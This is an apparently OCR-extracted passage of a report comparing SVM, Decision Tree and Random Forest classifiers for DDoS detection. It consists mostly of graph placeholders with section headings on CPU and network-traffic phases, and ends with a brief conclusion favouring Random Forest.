








6.4 Support Vector Machine mentioned pre-attack -phase, during attack -phase, Post attack-phase for CPU Utilization










6.5 Decision Tree Algorithm mentioned pre attack -phase, during attack -phase, Post attack-phase for Network Traffic










6.6 Random forest mentioned pre attack -phase, during attack -phase ,Post attack-phase for Network Traffic









6.7 Sector Vector Machine mentioned pre-attack phase, during attack phase, post-attack phase for Network Traffic










Step 7: Comparative Analysis of DDoS Detection Algorithms


7.1 Best performance in terms of 'Accuracy', 'Efficiency', and 'Precision' for CPU Spike










7.2 Which of the Algorithm is best to use for DDoS detection to improvise the CPU Spike




7.3 Best performance in terms of 'Accuracy', 'Efficiency', and 'Precision' for Network Traffic







7.4 Comparison of Algorithms to decide which is best to use for DDoS detection to improvise the Network Traffic



The graphs above show that Random Forest Algorithm is superior to the alternative models with consideration of accuracy, efficiency, and precision concerning both CPU consumption and network traffic handling.

The Decision Tree and SVM algorithms are also examined, but we cannot get the same performance indexes as Random Forest.

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